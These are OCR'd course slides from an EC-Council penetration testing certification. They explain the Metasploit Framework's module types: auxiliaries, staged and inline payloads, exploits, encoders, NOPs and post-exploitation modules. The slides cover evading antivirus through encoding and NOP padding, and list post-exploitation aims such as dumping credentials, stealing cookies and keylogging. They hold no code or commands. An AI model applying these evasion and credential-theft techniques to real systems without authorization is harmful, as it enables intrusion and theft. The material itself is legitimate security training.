
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Auxiliaries

Auxiliary modules in the Metasploit Framework are small pieces of code that are meant to perform a specific task (in the scope of the penetration testing life cycle). For example, it can be used to perform a simple task of verifying whether a certificate of a particular server has expired or not, or to scan the subnet and check whether any of the FTP servers allow anonymous access.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Payloads

- **Singles:** These are also referred to as inline or non-staged payloads. Payloads in this category are a completely self-contained unit of the exploit and require shellcode, meaning that they have everything required to exploit the vulnerability on the target system. The disadvantage of payloads is their size. Since they contain the complete exploit and shellcode, they can be quite bulky at times, rendering them useless in scenarios with size restrictions.
- **Stagers:** There are certain scenarios where the size of the payload is extremely important. A payload with even a single extra byte may not function well on the target system. The stager's payload can be used in such a situation. The stager's payload simply sets up a connection between the attacking and target systems. It does not have the shellcode necessary to exploit the vulnerability on the target system. As it is very small in size, it fits in well in many scenarios.
- **Stages:** Once the stager payload has set up a connection between the attacking and target systems, the stages payloads are then downloaded on the target system. They contain the required shellcode to exploit the vulnerability on the target system.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploits

Exploits are a crucial part of the Metasploit Framework. Exploits provide us access to the machine; the type of access is determined by the payload. While shell access is one of the most common, there are many other types of payloads, which are used to leverage and perform a variety of different techniques once we discover the vector and use that vector to send in the exploit code and gain control of the program execution and execute the payload we have selected. By default, Metasploit uses a reverse TCP shell.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Encoders

- Change and **obfuscate the code** to assist in detection avoidance
- Multiple encoders exist.





cmd	mipsle	ruby
generic	php	sparc
mipsbe	ppc	x86
X64		




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Encoders

In any real-world penetration testing scenario, it is quite possible that the pen tester's attempt to attack the target system would be detected by some kind of security software present on the target system. In fact, in most cases, as soon as we place any code on the system, it can and often is detected by the anti-virus or other forms of protection software. We can, therefore, encode and obfuscate our code in such a way that it is not detected by the software tools.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

NOPs



- The NOP instruction in **Assembly Language** increments the instruction pointer.
- **Multiple architecture** NOPs in Metasploit


aarch64	aarmle	mipsbe
php	ppc	sparc
tty	x64	x86

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NOPs

In the context of Assembly Language, NOP means NO OPeration instruction. NOPs can be useful at times while writing exploits or shellcodes. Adding NOPs can significantly help in modifying the payload signatures and thereby avoiding detection. The Metasploit Framework offers NOPs for various platforms as shown in the table given on the slide.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Post

The post modules contain various scripts and utilities that help us to further infiltrate our target system after a successful exploitation. Once we successfully exploit a vulnerability, we can make the following changes to the target system:

- Escalate user privileges
- Dump operating system (OS) credentials
- Steal cookies and saved passwords
- Get key logs from the target system
- Execute PowerShell scripts
- Make our access persistent

